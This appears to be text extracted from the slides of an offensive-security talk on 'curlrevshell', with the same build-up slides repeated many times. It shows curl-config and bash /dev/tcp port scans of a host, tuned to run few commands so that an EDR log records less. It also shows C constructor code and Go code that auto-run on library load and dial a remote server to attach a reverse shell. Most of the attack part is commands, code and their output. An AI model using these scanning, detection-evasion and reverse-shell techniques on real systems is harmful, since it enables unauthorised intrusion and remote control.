Ops - Curlrevsh...  ⌘%1
> echo /tmp/.curl*
/tmp/.curl*
> >/tmp/.curlrc echo 'parallel
> url http://10.135.2.240:[1-65535]
> max-time .1
> no-progress-meter
> verbose'
> echo /tmp/.curl*
/tmp/.curlrc
> xcat /tmp/.curlrc
parallel
url http://10.135.2.240:[1-65535]
max-time .1
no-progress-meter
verbose
> type time
time is a shell keyword
```

```
Ops - Curlrevshell  ⌘%1
> time CURL_HOME=/tmp curl 2>&1 | while read; do
>     [[ "$REPLY" != *Connected* ]] || echo -E "$REPLY"
> done
```

Less-bad curl execve(2)

```
Ops - Curlrevsh...  ⌘⌘1
> echo /tmp/.curl*
/tmp/.curl*
> >/tmp/.curlrc echo 'parallel
> url http://10.135.2.240:[1-65535]
> max-time .1
> no-progress-meter
> verbose'
> echo /tmp/.curl*
/tmp/.curlrc
> xcat /tmp/.curlrc
parallel
url http://10.135.2.240:[1-65535]
max-time .1
no-progress-meter
verbose
> type time
time is a shell keyword
```

```
Ops - Curlrevshell  ⌘⌘1
> time CURL_HOME=/tmp curl 2>&1 | while read; do
>   [[ "$$REPLY" != *Connected* ]] || echo -E "$$REPLY"
> done
* Connected to 10.135.2.240 (10.135.2.240) port 2 (#1)
* Connected to 10.135.2.240 (10.135.2.240) port 111 (#110)
* Connected to 10.135.2.240 (10.135.2.240) port 5355 (#5354)
* Connected to 10.135.2.240 (10.135.2.240) port 38953 (#38952)
* Connected to 10.135.2.240 (10.135.2.240) port 49409 (#49408)
```

Less-bad curl execve(2)

```
Ops - Curlrevsh...  ⌘⌘1
> echo /tmp/.curl*
/tmp/.curl*
> >/tmp/.curlrc echo 'parallel
> url http://10.135.2.240:[1-65535]
> max-time .1
> no-progress-meter
> verbose'
> echo /tmp/.curl*
/tmp/.curlrc
> xcat /tmp/.curlrc
parallel
url http://10.135.2.240:[1-65535]
max-time .1
no-progress-meter
verbose
> type time
time is a shell keyword
```

```
Ops - Curlrevshell  ⌘⌘1
> time CURL_HOME=/tmp curl 2>&1 | while read; do
>   [[ "$REPLY" != *Connected* ]] || echo -E "$REPLY"
> done
* Connected to 10.135.2.240 (10.135.2.240) port 2 (#1)
* Connected to 10.135.2.240 (10.135.2.240) port 111 (#110)
* Connected to 10.135.2.240 (10.135.2.240) port 5355 (#5354)
* Connected to 10.135.2.240 (10.135.2.240) port 38953 (#38952)
* Connected to 10.135.2.240 (10.135.2.240) port 49409 (#49408)

real    2m24.766s
user    1m37.205s
sys     0m46.938s
```

Less-bad curl execve(2)

```
Ops - Curlrevsh...  ⌘⌘1
> echo /tmp/.curl*
/tmp/.curl*
> >/tmp/.curlrc echo 'parallel
> url http://10.135.2.240:[1-65535]
> max-time .1
> no-progress-meter
> verbose'
> echo /tmp/.curl*
/tmp/.curlrc
> xcat /tmp/.curlrc
parallel
url http://10.135.2.240:[1-65535]
max-time .1
no-progress-meter
verbose
> type time
time is a shell keyword
```

```
Ops - Curlrevshell  ⌘⌘1
> time CURL_HOME=/tmp curl 2>&1 | while read; do
>   [[ "$REPLY" != *Connected* ]] || echo -E "$REPLY"
> done
* Connected to 10.135.2.240 (10.135.2.240) port 2 (#1)
* Connected to 10.135.2.240 (10.135.2.240) port 111 (#110)
* Connected to 10.135.2.240 (10.135.2.240) port 5355 (#5354)
* Connected to 10.135.2.240 (10.135.2.240) port 38953 (#38952)
* Connected to 10.135.2.240 (10.135.2.240) port 49409 (#49408)

real    2m24.766s
user    1m37.205s
sys     0m46.938s
</dev/tcp/10.135.2.240/2
```


Less-bad curl execve(2)

```
Ops - Curlrevsh...  ⌘⌘1
> echo /tmp/.curl*
/tmp/.curl*
> >/tmp/.curlrc echo 'parallel
> url http://10.135.2.240:[1-65535]
> max-time .1
> no-progress-meter
> verbose'
> echo /tmp/.curl*
/tmp/.curlrc
> xcat /tmp/.curlrc
parallel
url http://10.135.2.240:[1-65535]
max-time .1
no-progress-meter
verbose
> type time
time is a shell keyword
```

```
Ops - Curlrevshell  ⌘⌘1
> time CURL_HOME=/tmp curl 2>&1 | while read; do
>   [[ "$REPLY" != *Connected* ]] || echo -E "$REPLY"
> done
* Connected to 10.135.2.240 (10.135.2.240) port 2 (#1)
* Connected to 10.135.2.240 (10.135.2.240) port 111 (#110)
* Connected to 10.135.2.240 (10.135.2.240) port 5355 (#5354)
* Connected to 10.135.2.240 (10.135.2.240) port 38953 (#38952)
* Connected to 10.135.2.240 (10.135.2.240) port 49409 (#49408)

real    2m24.766s
user    1m37.205s
sys     0m46.938s
> read </dev/tcp/10.135.2.240/2; echo -E "$REPLY"
```

Less-bad curl execve(2)

```
Ops - Curlrevsh...  ⌘⌘1
> echo /tmp/.curl*
/tmp/.curl*
> >/tmp/.curlrc echo 'parallel
> url http://10.135.2.240:[1-65535]
> max-time .1
> no-progress-meter
> verbose'
> echo /tmp/.curl*
/tmp/.curlrc
> xcat /tmp/.curlrc
parallel
url http://10.135.2.240:[1-65535]
max-time .1
no-progress-meter
verbose
> type time
time is a shell keyword
```

```
Ops - Curlrevshell  ⌘⌘1
> time CURL_HOME=/tmp curl 2>&1 | while read; do
>   [[ "$REPLY" != *Connected* ]] || echo -E "$REPLY"
> done
* Connected to 10.135.2.240 (10.135.2.240) port 2 (#1)
* Connected to 10.135.2.240 (10.135.2.240) port 111 (#110)
* Connected to 10.135.2.240 (10.135.2.240) port 5355 (#5354)
* Connected to 10.135.2.240 (10.135.2.240) port 38953 (#38952)
* Connected to 10.135.2.240 (10.135.2.240) port 49409 (#49408)

real    2m24.766s
user    1m37.205s
sys      0m46.938s
> read </dev/tcp/10.135.2.240/2; echo -E "$REPLY"
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u7
```

Less-bad curl execve(2)

```
Ops - Curlrevsh...  ⌘⌘1
> echo /tmp/.curl*
/tmp/.curl*
> >/tmp/.curlrc echo 'parallel
> url http://10.135.2.240:[1-65535]
> max-time .1
> no-progress-meter
> verbose'
> echo /tmp/.curl*
/tmp/.curlrc
> xcat /tmp/.curlrc
parallel
url http://10.135.2.240:[1-65535]
max-time .1
no-progress-meter
verbose
> type time
time is a shell keyword
```

```
Ops - Curlrevshell  ⌘⌘1
> time CURL_HOME=/tmp curl 2>&1 | while read; do
>   [[ "$REPLY" != *Connected* ]] || echo -E "$REPLY"
> done
* Connected to 10.135.2.240 (10.135.2.240) port 2 (#1)
* Connected to 10.135.2.240 (10.135.2.240) port 111 (#110)
* Connected to 10.135.2.240 (10.135.2.240) port 5355 (#5354)
* Connected to 10.135.2.240 (10.135.2.240) port 38953 (#38952)
* Connected to 10.135.2.240 (10.135.2.240) port 49409 (#49408)

real    2m24.766s
user    1m37.205s
sys      0m46.938s
> read </dev/tcp/10.135.2.240/2; echo -E "$REPLY"
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u7
> (   time for p in {1..65535}; do
>     ; >/dev/tcp/10.135.2.240/$p && echo $p
>   done 2>/dev/null   ) &
```

Less-bad curl execve(2)

```
Ops - Curlrevsh...  ⌘⌘1
> echo /tmp/.curl*
/tmp/.curl*
> >/tmp/.curlrc echo 'parallel
> url http://10.135.2.240:[1-65535]
> max-time .1
> no-progress-meter
> verbose'
> echo /tmp/.curl*
/tmp/.curlrc
> xcat /tmp/.curlrc
parallel
url http://10.135.2.240:[1-65535]
max-time .1
no-progress-meter
verbose
> type time
time is a shell keyword
```

```
Ops - Curlrevshell  ⌘⌘1
> time CURL_HOME=/tmp curl 2>&1 | while read; do
>   [[ "$$REPLY" != *Connected* ]] || echo -E "$$REPLY"
> done
* Connected to 10.135.2.240 (10.135.2.240) port 2 (#1)
* Connected to 10.135.2.240 (10.135.2.240) port 111 (#110)
* Connected to 10.135.2.240 (10.135.2.240) port 5355 (#5354)
* Connected to 10.135.2.240 (10.135.2.240) port 38953 (#38952)
* Connected to 10.135.2.240 (10.135.2.240) port 49409 (#49408)

real    2m24.766s
user    1m37.205s
sys      0m46.938s
> read </dev/tcp/10.135.2.240/2; echo -E "$$REPLY"
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u7
> (   time for p in {1..65535}; do
>     : >/dev/tcp/10.135.2.240/$p && echo $p
>   done 2>/dev/null   ) &
2
111
5355
> echo Still have a shell
Still have a shell
38953
49409

real    0m50.091s
user    0m2.313s
sys      0m3.531s
```

Less-bad curl execve(2)

```
Ops - Curlrevsh...  ℃%1
> echo /tmp/.curl*
/tmp/.curl*
> >/tmp/.curlrc echo 'parallel
> url http://10.135.2.240:[1-65535]
> max-time .1
> no-progress-meter
> verbose'
> echo /tmp/.curl*
/tmp/.curlrc
> xcat /tmp/.curlrc
parallel
url http://10.135.2.240:[1-65535]
max-time .1
no-progress-meter
verbose
> type time
time is a shell keyword
```

```
Ops - Curlrevshell  ℃%1
> time CURL_HOME=/tmp curl 2>&1 | while read; do
>   [[ "$$REPLY" != *Connected* ]] || echo -E "$$REPLY"
> done
* Connected to 10.135.2.240 (10.135.2.240) port 2 (#1)
* Connected to 10.135.2.240 (10.135.2.240) port 111 (#110)
* Connected to 10.135.2.240 (10.135.2.240) port 5355 (#5354)
* Connected to 10.135.2.240 (10.135.2.240) port 38953 (#38952)
* Connected to 10.135.2.240 (10.135.2.240) port 49409 (#49408)

real    2m24.766s
user    1m37.205s
sys     0m46.938s
> read </dev/tcp/10.135.2.240/2; echo -E "$$REPLY"
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u7
> (   time for p in {1..65535}; do
>     ; >/dev/tcp/10.135.2.240/$p && echo $p
>   done 2>/dev/null   ) &
2
111
5355
> echo Still have a shell
Still have a shell
38953
49409

real    0m50.091s
user    0m2.313s
sys     0m3.531s
> tail -n 3 </var/log/procrastinationedr.log
2025/09/10 10:41:06 5 tail -n 3
2025/09/10 10:44:22 5 curl
2025/09/10 10:49:08 5 tail -n 3
```

Slightly more execve(2)

```
Ops - Curlrevsh... ㄿ%1
> echo /tmp/.curl*
/tmp/.curl*
> >/tmp/.curlrc echo 'parallel
> url http://10.135.2.240:[1-65535]
> max-time .1
> no-progress-meter
> verbose'
> echo /tmp/.curl*
/tmp/.curlrc
> xcat /tmp/.curlrc
parallel
url http://10.135.2.240:[1-65535]
max-time .1
no-progress-meter
verbose
> type time
time is a shell keyword
```

```
Ops - Curlrevshell ㄿ%1
```

```
Ops - Curlrevshell ㄿ%1
> time CURL_HOME=/tmp curl 2>&1 | while read; do
>   [[ "$$REPLY" != *Connected* ]] || echo -E "$$REPLY"
> done
* Connected to 10.135.2.240 (10.135.2.240) port 2 (#1)
* Connected to 10.135.2.240 (10.135.2.240) port 111 (#110)
* Connected to 10.135.2.240 (10.135.2.240) port 5355 (#5354)
* Connected to 10.135.2.240 (10.135.2.240) port 38953 (#38952)
* Connected to 10.135.2.240 (10.135.2.240) port 49409 (#49408)

real    2m24.766s
user    1m37.205s
sys     0m46.938s
> read </dev/tcp/10.135.2.240/2; echo -E "$$REPLY"
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u7
> (   time for p in {1..65535}; do
>     : >/dev/tcp/10.135.2.240/$p && echo $p
>   done 2>/dev/null   ) &
2
111
5355
> echo Still have a shell
Still have a shell
38953
49409

real    0m50.091s
user    0m2.313s
sys     0m3.531s
> tail -n 3 </var/log/procrastinationedr.log
2025/09/10 10:41:06 5 tail -n 3
2025/09/10 10:44:22 5 curl
2025/09/10 10:49:08 5 tail -n 3
```

Slightly more execve(2)

```
Ops - Curlrevsh... ㄿ%1
> echo /tmp/.curl*
/tmp/.curl*
> >/tmp/.curlrc echo 'parallel
> url http://10.135.2.240:[1-65535]
> max-time .1
> no-progress-meter
> verbose'
> echo /tmp/.curl*
/tmp/.curlrc
> xcat /tmp/.curlrc
parallel
url http://10.135.2.240:[1-65535]
max-time .1
no-progress-meter
verbose
> type time
time is a shell keyword
```

```
Ops - Curlrevshell ㄿ%1
> ( time for p in {1..65535}; do
>     cat </dev/null >/dev/tcp/10.135.2.240/$p && echo $p
> done 2>/dev/null ) &
```

```
Ops - Curlrevshell ㄿ%1
> time CURL_HOME=/tmp curl 2>&1 | while read; do
>     [[ "$$REPLY" != *Connected* ]] || echo -E "$$REPLY"
> done
* Connected to 10.135.2.240 (10.135.2.240) port 2 (#1)
* Connected to 10.135.2.240 (10.135.2.240) port 111 (#110)
* Connected to 10.135.2.240 (10.135.2.240) port 5355 (#5354)
* Connected to 10.135.2.240 (10.135.2.240) port 38953 (#38952)
* Connected to 10.135.2.240 (10.135.2.240) port 49409 (#49408)

real    2m24.766s
user    1m37.205s
sys     0m46.938s
> read </dev/tcp/10.135.2.240/2; echo -E "$$REPLY"
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u7
> ( time for p in {1..65535}; do
>     : >/dev/tcp/10.135.2.240/$p && echo $p
> done 2>/dev/null ) &
2
111
5355
> echo Still have a shell
Still have a shell
38953
49409

real    0m50.091s
user    0m2.313s
sys     0m3.531s
> tail -n 3 </var/log/procrastinationedr.log
2025/09/10 10:41:06 5 tail -n 3
2025/09/10 10:44:22 5 curl
2025/09/10 10:49:08 5 tail -n 3
```


Cat scan

```
Ops - Curlrevsh...  ℹ️1
> echo /tmp/.curl*
/tmp/.curl*
> >/tmp/.curlrc echo 'parallel
> url http://10.135.2.240:[1-65535]
> max-time .1
> no-progress-meter
> verbose'
> echo /tmp/.curl*
/tmp/.curlrc
> xcat /tmp/.curlrc
parallel
url http://10.135.2.240:[1-65535]
max-time .1
no-progress-meter
verbose
> type time
time is a shell keyword
```



```
Ops - Curlrevshell  ℹ️1
> ( time for p in {1..65535}; do
>     cat </dev/null >/dev/tcp/10.135.2.240/$p && echo $p
> done 2>/dev/null ) &
```

```
Ops - Curlrevshell  ℹ️1
> time CURL_HOME=/tmp curl 2>&1 | while read; do
>     [[ "$$REPLY" != *Connected* ]] || echo -E "$$REPLY"
> done
* Connected to 10.135.2.240 (10.135.2.240) port 2 (#1)
* Connected to 10.135.2.240 (10.135.2.240) port 111 (#110)
* Connected to 10.135.2.240 (10.135.2.240) port 5355 (#5354)
* Connected to 10.135.2.240 (10.135.2.240) port 38953 (#38952)
* Connected to 10.135.2.240 (10.135.2.240) port 49409 (#49408)

real    2m24.766s
user    1m37.205s
sys      0m46.938s
> read </dev/tcp/10.135.2.240/2; echo -E "$$REPLY"
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u7
> ( time for p in {1..65535}; do
>     : >/dev/tcp/10.135.2.240/$p && echo $p
> done 2>/dev/null ) &
2
111
5355
> echo Still have a shell
Still have a shell
38953
49409

real    0m50.091s
user    0m2.313s
sys      0m3.531s
> tail -n 3 </var/log/procrastinationedr.log
2025/09/10 10:41:06 5 tail -n 3
2025/09/10 10:44:22 5 curl
2025/09/10 10:49:08 5 tail -n 3
```


Wow - Mrs. McMurray

```
Ops - Curlrevsh...  ⌘%1
> echo /tmp/.curl*
/tmp/.curl*
> >/tmp/.curlrc echo 'parallel
> url http://10.135.2.240:[1-65535]
> max-time .1
> no-progress-meter
> verbose'
> echo /tmp/.curl*
/tmp/.curlrc
> xcat /tmp/.curlrc
parallel
url http://10.135.2.240:[1-65535]
max-time .1
no-progress-meter
verbose
> type time
time is a shell keyword
```



```
Ops - Curlrevshell  ⌘%1
> ( time for p in {1..65535}; do
>     cat </dev/null >/dev/tcp/10.135.2.240/$p && echo $p
> done 2>/dev/null ) &
```

```
Ops - Curlrevshell  ⌘%1
> time CURL_HOME=/tmp curl 2>&1 | while read; do
>     [[ "$REPLY" != *Connected* ]] || echo -E "$REPLY"
> done
* Connected to 10.135.2.240 (10.135.2.240) port 2 (#1)
* Connected to 10.135.2.240 (10.135.2.240) port 111 (#110)
* Connected to 10.135.2.240 (10.135.2.240) port 5355 (#5354)
* Connected to 10.135.2.240 (10.135.2.240) port 38953 (#38952)
* Connected to 10.135.2.240 (10.135.2.240) port 49409 (#49408)

real    2m24.766s
user    1m37.205s
sys      0m46.938s
> read </dev/tcp/10.135.2.240/2; echo -E "$REPLY"
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u7
> ( time for p in {1..65535}; do
>     : >/dev/tcp/10.135.2.240/$p && echo $p
> done 2>/dev/null ) &
2
111
5355
> echo Still have a shell
Still have a shell
38953
49409

real    0m50.091s
user    0m2.313s
sys      0m3.531s
> tail -n 3 </var/log/procrastinationedr.log
2025/09/10 10:41:06 5 tail -n 3
2025/09/10 10:44:22 5 curl
2025/09/10 10:49:08 5 tail -n 3
```

Networking

Can you hear me now?

1. Generally need network comms
2. Not terribly picky, except...
 - a. Require: math (encryption)
 - b. Avoid: argv
3. Everything else is target-dependent

Network:


Can you hear

tl;dr - Kernel moves
packets about, we're
happy


1. ...eed network

...terribly picky, except...
require: math (encryption)
void: argv


...anything else is
...et-dependent




Curlrevshell - The General Idea (again)



Curlrevshell - The General Idea (again)




Curlrevshell - Now with fewer Curls (and more Gophers)



Curlrevshell - Now with fewer Curls (and more Gophers)




No custom code yet



```
init.c libcrsconn.go
8 extern void connect_stdio(void);
9
10 static void __attribute__((constructor))
11 ctor(void)
12 {
13     connect_stdio();
14 }
```

8,1 Bot

No custom code yet



A VIM editor window titled "init.c (~/.lutlol/src/libcrsconn) (1 of 2) - VIM". The editor shows the following C code in "init.c":

```
8 extern void connect_stdio(void);
9
10 static void __attribute__((constructor))
11 ctor(void)
12 {
13     connect_stdio();
14 }
```

The status bar at the bottom right shows "8,1" and "Bot".



A VIM editor window titled "libcrsconn.go (~/.lutlol/src/libcrsconn) (2 of 2) - VIM". The editor shows the "libcrsconn.go" file, which is currently empty. The line numbers 24 through 55 are visible on the left margin. The status bar at the bottom right shows "24,1" and "92%".

No custom code yet

```
init.c libcrsconn.go
8 extern void connect_stdio(void);
9
10 static void __attribute__((constructor))
11 ctor(void)
12 {
13     connect_stdio();
14 }
```

8,1 Bot

```
libcrsconn.go (~/.lutl/src/libcrsconn) (2 of 2) - VIM
init.c libcrsconn.go
24
25
26
27
28
29 //export connect_stdio
30 func connect_stdio() {
31     /* Connect to curlrevshell. */
32     c, err := crsdialer.Dial(
33         context.Background(),
34         URL,
35         Fingerprint,
36     )
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55 }
```

24,1 92%



No custom code yet

```
init.c libcrsconn.go
8 extern void connect_stdio(void);
9
10 static void __attribute__((constructor))
11 ctor(void)
12 {
13     connect_stdio();
14 }
```

8,1 Bot

```
libcrsconn.go (~/.lutl0l/src/libcrsconn) (2 of 2) - VIM
init.c libcrsconn.go
24 var (
25     URL      string
26     Fingerprint string
27 )
28
29 //export connect_stdio
30 func connect_stdio() {
31     /* Connect to curlrevshell. */
32     c, err := crsdialer.Dial(
33         context.Background(),
34         URL,
35         Fingerprint,
36     )
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55 }
```

24,1 92%



No custom code yet

```
init.c libcrsconn.go
8 extern void connect_stdio(void);
9
10 static void __attribute__((constructor))
11 ctor(void)
12 {
13     connect_stdio();
14 }
```

8,1 Bot

```
libcrsconn.go (~/.lutl/src/libcrsconn) (2 of 2) - VIM
init.c libcrsconn.go
24 var (
25     URL      string
26     Fingerprint string
27 )
28
29 //export connect_stdio
30 func connect_stdio() {
31     /* Connect to curlrevshell. */
32     c, err := crsdialer.Dial(
33         context.Background(),
34         URL,
35         Fingerprint,
36     )
37     if nil != err {
38         log.Printf("Failed to connect to server: %s", err)
39         return
40     }
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55 }
```

24,1 92%



No custom code yet

```
init.c libcrsconn.go
8 extern void connect_stdio(void);
9
10 static void __attribute__((constructor))
11 ctor(void)
12 {
13     connect_stdio();
14 }
```

8,1 Bot

```
libcrsconn.go (~/.lutl/src/libcrsconn) (2 of 2) - VIM
init.c libcrsconn.go
24 var (
25     URL      string
26     Fingerprint string
27 )
28
29 //export connect_stdio
30 func connect_stdio() {
31     /* Connect to curlrevshell. */
32     c, err := crsdialer.Dial(
33         context.Background(),
34         URL,
35         Fingerprint,
36     )
37     if nil != err {
38         log.Printf("Failed to connect to server: %s", err)
39         return
40     }
41
42     /* Hook up stdio. */
43
44
45
46
47
48
49
50
51
52
53
54
55 }
```

24,1 92%



No custom code yet

```
init.c libcrsconn.go
8 extern void connect_stdio(void);
9
10 static void __attribute__((constructor))
11 ctor(void)
12 {
13     connect_stdio();
14 }
```

8,1 Bot

```
libcrsconn.go (~/.lutl/src/libcrsconn) (2 of 2) - VIM
init.c libcrsconn.go
24 var (
25     URL      string
26     Fingerprint string
27 )
28
29 //export connect_stdio
30 func connect_stdio() {
31     /* Connect to curlrevshell. */
32     c, err := crsdialer.Dial(
33         context.Background(),
34         URL,
35         Fingerprint,
36     )
37     if nil != err {
38         log.Printf("Failed to connect to server: %s", err)
39         return
40     }
41
42     /* Hook up stdio. */
43     c.Fd()
44
45
46
47
48
49
50
51
52
53
54
55 }
```

24,1 92%



No custom code yet

```
init.c libcrsconn.go
8 extern void connect_stdio(void);
9
